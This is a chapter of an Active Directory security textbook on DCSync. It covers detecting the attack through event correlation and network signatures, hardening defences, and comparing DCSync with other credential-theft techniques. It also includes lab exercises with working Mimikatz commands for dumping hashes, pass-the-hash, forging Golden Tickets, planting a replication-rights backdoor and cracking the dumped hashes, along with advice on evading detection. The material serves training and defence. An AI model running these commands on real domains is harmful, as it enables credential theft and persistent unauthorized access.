              {1131f6aa-9c07-11d1-f79f-00c04fc2dcd2}
The Properties field is crucial. Look for these specific GUIDs:
1131f6ad-9c07-11d1-f79f-00c04fc2dcd2- DS-Replication-Get-Changes-All1131f6aa-9c07-11d1-f79f-00c04fc2dcd2- DS-Replication-Get-Changes
Event ID 4624: An account was successfully logged on
Event 4662 doesn't include the source IP address, which is critical for detection. You must correlate with Event 4624 using the Logon ID field:
Log Name: Security
Event ID: 4624

Subject:
    Security ID: CORP\alice
    Logon ID: 0x3E7

Network Information:
    Source Network Address: 10.50.100.25
    Source Port: 49823
The Source Network Address tells you where the DCSync request originated. In a legitimate environment, this should only be IP addresses of Domain Controllers.
Detection Logic
Here's a practical SIEM correlation rule:
Event 4662 WHERE
    Properties CONTAINS "1131f6ad-9c07-11d1-f79f-00c04fc2dcd2"
    OR Properties CONTAINS "1131f6aa-9c07-11d1-f79f-00c04fc2dcd2"

CORRELATE WITH Event 4624
    ON LogonID

WHERE SourceNetworkAddress NOT IN (DC_IP_Whitelist)
    AND Account != "DOMAIN CONTROLLER$"

ALERT Priority=Critical
    Title="Unauthorized DCSync Detected"
    Description="Non-DC system performed directory replication"
Network-Level Detection
Benjamin Delpy (Mimikatz author) provides a Splunk detection rule: GitHub Gist
However, network detection of DSGetNCChanges RPC calls from non-DC sources is actually more reliable than event log correlation:
Why Network Detection is Better:
- Event logs can be cleared or disabled (though this triggers alerts itself)
- Network traffic is harder to tamper with
- Provides visibility even if DCs aren't configured to log 4662 events
- Can detect DCSync attempts that fail (which might not generate 4662)
Network Signatures:
Monitor for RPC traffic to DCs where:
- Source IP is not a known DC
- RPC calls include
DRSBind,DRSGetNCChangesin sequence - Large volumes of replication traffic from a single source in short time periods
Tools like Microsoft Defender for Identity (formerly Azure ATP) and Zeek/Suricata can detect these patterns.
Behavioral Anomalies
Baseline Normal Replication:
- DCs replicate with each other on predictable schedules
- Replication typically happens between DCs in the same site every 15 seconds
- Inter-site replication follows configured schedules (often hourly or several times per day)
Suspicious Patterns:
- Replication from a workstation or member server
- Replication outside normal business hours from unexpected sources
- Full domain replication (
/all) from any source other than during DC promotion - Replication requests for krbtgt account (rarely replicated explicitly)
- Multiple sequential replication requests for different high-value accounts
Detection Implementation Checklist
1. Enable Object Access Auditing:
Group Policy → Computer Configuration → Policies → Windows Settings →
Security Settings → Advanced Audit Policy Configuration →
DS Access → Audit Directory Service Access → Success and Failure
2. Configure SACL on Domain Object:
powershell
$domain = (Get-ADDomain).DistinguishedName
$acl = Get-Acl "AD:$domain"
$audit = New-Object System.DirectoryServices.ActiveDirectoryAuditRule(
    [System.Security.Principal.SecurityIdentifier]"S-1-1-0",  # Everyone
    [System.DirectoryServices.ActiveDirectoryRights]"ExtendedRight",
    [System.Security.AccessControl.AuditFlags]"Success",
    [Guid]"1131f6ad-9c07-11d1-f79f-00c04fc2dcd2"  # DS-Replication-Get-Changes-All
)
$acl.AddAuditRule($audit)
Set-Acl "AD:$domain" $acl
3. SIEM Integration: Forward Security event logs from all DCs to your SIEM with the correlation rules mentioned above.
4. Deploy Microsoft Defender for Identity: This solution has built-in DCSync detection with minimal configuration required.
Defensive Strategies
1. Audit and Monitor Replication Rights
Regular ACL Audits: The most effective defense is knowing exactly who has replication rights and ensuring only legitimate accounts (Domain Controllers and specific admin accounts) possess them.
PowerShell Audit Script:
powershell
$domain = (Get-ADDomain).DistinguishedName
$acl = Get-Acl "AD:$domain"

$replicationGUIDs = @(
    "1131f6ad-9c07-11d1-f79f-00c04fc2dcd2",  # DS-Replication-Get-Changes-All
    "1131f6aa-9c07-11d1-f79f-00c04fc2dcd2"   # DS-Replication-Get-Changes
)

$acl.Access | Where-Object {
    $_.ObjectType -in $replicationGUIDs
} | Select-Object IdentityReference, ActiveDirectoryRights, ObjectType
Run this monthly and investigate any accounts that shouldn't have these rights.
BloodHound Analysis: BloodHound can identify accounts with DCSync rights through its "Find Principals with DCSync Rights" query. This provides a visual representation of who can perform replication and how they obtained those rights.
2. Tier 0 Hardening
Privileged Access Workstations (PAWs): Domain Admins and other Tier 0 accounts should only log into hardened PAWs, never regular workstations. This prevents credential theft that leads to DCSync.
Just-In-Time (JIT) Administration: Instead of permanent Domain Admin membership, use JIT solutions like Azure AD Privileged Identity Management or third-party PAM solutions. This ensures replication rights are only active when needed and automatically revoked.
Credential Guard: Enable Windows Credential Guard on all Tier 0 systems to protect credentials from memory dumping attacks that could lead to obtaining DA credentials for DCSync.
3. Network Segmentation and Access Control
DC Network Isolation: Domain Controllers should be on a separate network segment with strict firewall rules:
Allow inbound RPC (135 + dynamic ports) only from:

- Other Domain Controllers
- Designated PAWs
- Specific management servers

Deny all other RPC traffic to DCs
RPC Filtering: Configure Windows Firewall on DCs with RPC filters that restrict which source IPs can establish RPC connections for directory replication.
4. Protected Users Group
Add high-value accounts to the Protected Users security group (Windows Server 2012 R2+). While this doesn't prevent DCSync if the attacker already has the account credentials, it provides additional protections:
- No NTLM authentication allowed (only Kerberos)
- No DES or RC4 keys in Kerberos pre-authentication
- Credentials not cached on systems where they log in
This makes lateral movement more difficult after initial compromise.
5. LAPS for Privileged Accounts
Local Administrator Password Solution (LAPS) ensures unique, random passwords for local administrator accounts on workstations and servers. This prevents lateral movement using local admin credentials that might lead to capturing Domain Admin credentials.
6. Attack Surface Reduction
Minimize Domain Admin Accounts: Many organizations have too many Domain Admins. Audit the group monthly and remove unnecessary members.
Separate Administrative Accounts: Admins should have separate accounts for different privilege tiers:
- Standard user account for email and daily work
- Workstation admin account for Tier 2 systems
- Server admin account for Tier 1 systems
- Domain admin account only for Tier 0 operations
Remove Replication Rights from Disabled DCs: When decommissioning Domain Controllers, ensure their computer accounts are deleted, not just disabled. Disabled DC accounts often retain replication rights.
7. Continuous Monitoring
Deploy Microsoft Defender for Identity: This cloud-based solution provides real-time DCSync detection with minimal false positives. It understands normal DC replication patterns and alerts on anomalies.
SIEM Correlation Rules: Implement the correlation logic discussed in the detection section. Tune the rules over time to reduce false positives while maintaining sensitivity.
Anomaly Detection: Establish baselines for normal replication traffic (volume, timing, source/destination pairs) and alert on deviations. Machine learning-based anomaly detection can identify subtle attack patterns.
Comparing DCSync to Alternative Techniques
DCSync vs. NTDS.dit Extraction
| Aspect | DCSync | NTDS.dit Extraction |
|---|---|---|
| Access Required | Network access to DC + replication rights | Local or remote access to DC with admin rights |
| Operational Method | RPC protocol over network | File copy, VSS snapshot, or backup |
| Stealth | No disk/memory access on DC | Creates files, snapshots, and significant disk activity |
| Detection | Event 4662, network traffic monitoring | File access logs, VSS events, backup API calls |
| Speed | Fast (seconds per user) | Slow (minutes to hours for full file) |
| OPSEC | Relatively clean | High forensic footprint |
| Output | Live credentials from AD | Offline database requiring additional extraction |
When to Use Each:
- DCSync - When you have DA credentials and want specific accounts or need to stay stealthy
- NTDS.dit - When you have local access to a DC but no DA credentials, or when you need offline access
DCSync vs. LSASS Memory Dumping on DC
| Aspect | DCSync | LSASS Dumping |
|---|---|---|
| Execution Location | Remote from attacker's machine | On the Domain Controller itself |
| Credential Scope | Any domain account | Only currently cached credentials |
| EDR Detection | Lower (network-based) | Extremely high (memory access patterns) |
| Requirements | Replication rights | Local admin on DC |
| Credential Types | All credential types for target users | Cached Kerberos tickets, NTLM hashes in memory |
When to Use Each:
- DCSync - Almost always preferred if you have replication rights
- LSASS Dumping - Only when DCSync isn't possible and you need currently active credentials
DCSync vs. NetSync
| Aspect | DCSync | NetSync |
|---|---|---|
| Protocol | MS-DRSR (Replication) | MS-NRPC (NETLOGON) |
| Target | Any domain object | Computer accounts only |
| Keys | NTLM, AES128, AES256 | NTLM/RC4 only |
| Prerequisites | Replication rights | DC computer account hash |
| Detection | Event 4662 | Event 5145 + 4624 correlation |
When to Use Each:
- DCSync - Primary tool when you have DA/EA rights
- NetSync - When you need computer account credentials or want to evade DCSync-specific detections
Operational Considerations
When DCSync Works Best
Post-Domain-Admin Compromise: DCSync is most effective once you've obtained Domain Admin credentials through some other means. It's a post-exploitation technique, not initial access.
Stealth Operations: When you need specific account credentials without the noise of accessing the DC directly, DCSync provides a network-only approach that's harder to detect than file-based methods.
Persistence Research: Extract krbtgt and high-value accounts for Golden Ticket and other persistence mechanisms.
Password Pattern Analysis: Bulk dump users to analyze password patterns, weak passwords, and reuse across the organization.
When DCSync Won't Work
No Replication Rights: Obviously, if your account doesn't have DS-Replication-Get-Changes-All, DCSync fails. You'll need to escalate to an account with these rights first.
Network Isolation: If you can't reach a DC on the required RPC ports (135 + dynamic high ports), DCSync isn't possible. Firewall rules, VLANs, or network segmentation can block it.
Strong Monitoring: In mature environments with proper 4662 monitoring and network-based detection, DCSync attempts are caught quickly. The technique leaves unavoidable artifacts.
Protected Domain Controllers: Some hardened DCs might have additional RPC filters or require specific authentication that complicates DCSync operations.
OPSEC Considerations
Log Artifacts: DCSync creates permanent event log entries. Even if you have log clearing capabilities, the absence of expected logs (or cleared logs) is itself suspicious.
Network Visibility: RPC traffic to DCs is visible to network monitoring. In environments with SSL/TLS inspection or RPC-aware firewalls, your traffic can be analyzed.
Timing Matters: Performing DCSync during known maintenance windows or legitimate AD changes can help blend your activity with legitimate operations.
Target Selection: Dumping /all is loud. Surgical extraction of specific high-value accounts (krbtgt, Administrator, specific service accounts) generates less volume and fewer alerts.
Error Conditions and Troubleshooting
"ERROR kuhl_m_lsadump_dcsync ; GetNCChanges: 0x00002105 (8453)"
- Most common error: Insufficient replication rights
- Verify your account has DS-Replication-Get-Changes and DS-Replication-Get-Changes-All
- Check if you're running in the correct user context (
whoami)
"ERROR kuhl_m_lsadump_dcsync ; GetNCChanges: 0x00000005"
- Access denied at RPC level
- Possible network firewall blocking
- DC might have RPC filters configured
- Try specifying a different DC with
/dc:parameter
"ERROR kuhl_m_lsadump_dcsync ; DSBind: 0x0000052E"
- Invalid domain name or DC not reachable
- Verify network connectivity to DC
- Check DNS resolution of DC FQDN
- Confirm DC is actually a Domain Controller and not a member server
No Output / Empty Credentials:
- User account exists but may have blank password (rare but possible)
- Object exists but isn't a user/computer (might be a group or OU)
- Replication rights granted but specific object has deny ACE
Practical Lab Exercises
Lab Setup Requirements
Environment:
- Active Directory domain with at least two Domain Controllers
- Multiple user accounts with varied privilege levels
- Domain Admin credentials for initial exercises
- A workstation for running Mimikatz (can be domain-joined or standalone with network access)
- Logging enabled (Event 4662 and 4624)
Exercise 1: Basic DCSync Execution
Objective: Successfully extract credentials for a single user
Step 1 - Verify Your Rights:
powershell
Get-ADUser $env:USERNAME -Properties MemberOf | Select-Object -ExpandProperty MemberOfConfirm you're in Domain Admins or have equivalent rights.
Step 2 - Execute DCSync:
mimikatz # lsadump::dcsync /user:AdministratorStep 3 - Analyze Output: Identify and document:
- NTLM hash
- AES256 key
- Password last change date
- Number of password history entries
Step 4 - Verify Hash: Use the extracted NTLM hash with Pass-the-Hash to confirm it works:
mimikatz # sekurlsa::pth /user:Administrator /domain:corp.local /ntlm:<hash> /run:cmd.exeExercise 2: krbtgt Extraction and Golden Ticket
Objective: Extract krbtgt and create a Golden Ticket
Step 1 - DCSync krbtgt:
mimikatz # lsadump::dcsync /user:krbtgtStep 2 - Record Critical Information:
- krbtgt NTLM hash
- krbtgt AES256 key
- Domain SID
Step 3 - Create Golden Ticket:
mimikatz # kerberos::golden /domain:corp.local /sid:S-1-5-21-... /krbtgt:<hash> /user:fakeadmin /pttStep 4 - Test Access:
dir \\DC01\C$Exercise 3: Creating a DCSync Backdoor
Objective: Grant replication rights to a low-privilege account
Step 1 - Create Test User:
powershell
New-ADUser -Name "BackdoorTest" -SamAccountName "bktest" -AccountPassword (ConvertTo-SecureString "P@ssw0rd123!" -AsPlainText -Force) -Enabled $trueStep 2 - Grant DCSync Rights:
powershell
Add-ObjectACL -TargetDistinguishedName "DC=corp,DC=local" -PrincipalSamAccountName bktest -Rights DCSyncStep 3 - Test from Backdoor Account:
runas /netonly /user:corp\bktest cmd.exe
# In new window:
mimikatz # lsadump::dcsync /user:Administrator
Step 4 - Verify Event Logs: Check Security log on DC for Event 4662 showing bktest performing replication.
Exercise 4: Detection and Response
Objective: Build and test DCSync detection
Step 1 - Enable Auditing: Verify Directory Service Access auditing is enabled on all DCs.
Step 2 - Execute DCSync: Run a DCSync operation from a workstation.
Step 3 - Hunt for Indicators: On the DC, find:
- Event 4662 with replication GUIDs
- Corresponding Event 4624 with source IP
- Correlate LogonID between events
Step 4 - Build Detection Rule: Create a SIEM query or PowerShell script to:
- Identify Event 4662 with replication properties
- Extract LogonID
- Find matching 4624
- Alert if source IP is not a known DC
Step 5 - Test Detection: Run another DCSync and verify your detection rule triggers correctly.
Exercise 5: Full Domain Dump Analysis
Objective: Extract all domain credentials and analyze findings
Step 1 - Full Dump with CSV Output:
mimikatz # log full_domain_dump.txt
mimikatz # lsadump::dcsync /all /csv
Step 2 - Parse Results:
powershell
$csv = Import-Csv full_domain_dump.txt -Delimiter "`t"
$csv | Where-Object {$_.'Hash NTLM' -ne ''} | Measure-Object
Step 3 - Identify Interesting Accounts:
- Service accounts (naming patterns)
- Accounts with blank passwords
- Accounts with password history (compare ntlm-0 to ntlm-1)
Step 4 - Password Cracking: Feed NTLM hashes into Hashcat:
bash
hashcat -m 1000 hashes.txt rockyou.txtStep 5 - Pattern Analysis: Review cracked passwords for patterns:
- Seasonal passwords (Summer2023, Fall2023)
- Sequential numbers (Password1, Password2)
- Company-specific patterns
Summary
DCSync is the definitive credential theft technique for Active Directory environments. It leverages legitimate directory replication protocols to extract password hashes and Kerberos keys remotely, without touching the Domain Controller's disk or memory directly. Understanding this technique is essential for both offensive practitioners and defensive teams.
Key Takeaways:
- Protocol: Uses MS-DRSR (Directory Replication Service Remote Protocol), the same protocol DCs use to synchronize with each other
- Prerequisites: Requires DS-Replication-Get-Changes and DS-Replication-Get-Changes-All extended rights (granted by default to Domain Admins, Enterprise Admins, and DC computer accounts)
- Targets: Can extract any domain object—users, computers, service accounts, krbtgt
- Output: Provides NTLM hashes, AES128/256 Kerberos keys, password history, WDigest hashes, and cleartext passwords (if reversible encryption is enabled)
- Detection: Event ID 4662 (with replication GUIDs in Properties field) correlated with Event ID 4624 (source IP from non-DC systems)
- Network Indicators: RPC traffic containing DSBind and DSGetNCChanges calls from non-DC sources
- Persistence: Granting DCSync rights to low-privilege accounts creates resilient backdoors that survive password resets and many IR procedures
From an offensive perspective, DCSync is your go-to technique once you've achieved Domain Admin privileges. It's fast, relatively stealthy compared to alternatives like NTDS.dit extraction, and provides comprehensive credential access for Golden Tickets, Pass-the-Hash, and long-term persistence.
From a defensive perspective, DCSync represents a critical detection opportunity. The technique cannot be executed without leaving artifacts—Event 4662 will always fire when replication rights are exercised. Organizations that implement proper auditing, log correlation, and behavioral analytics can detect DCSync attempts in real-time and respond before significant damage occurs.
The broader lesson is about Active Directory's trust model. The extended rights that enable legitimate replication are the same rights that enable credential theft. Defense requires understanding this architecture, auditing who has these privileges, monitoring for their use, and implementing strong network segmentation to limit who can even reach Domain Controllers on RPC ports.
Next: Chapter 41: NetSyncPrevious: Chapter 39: Working with Smart Cards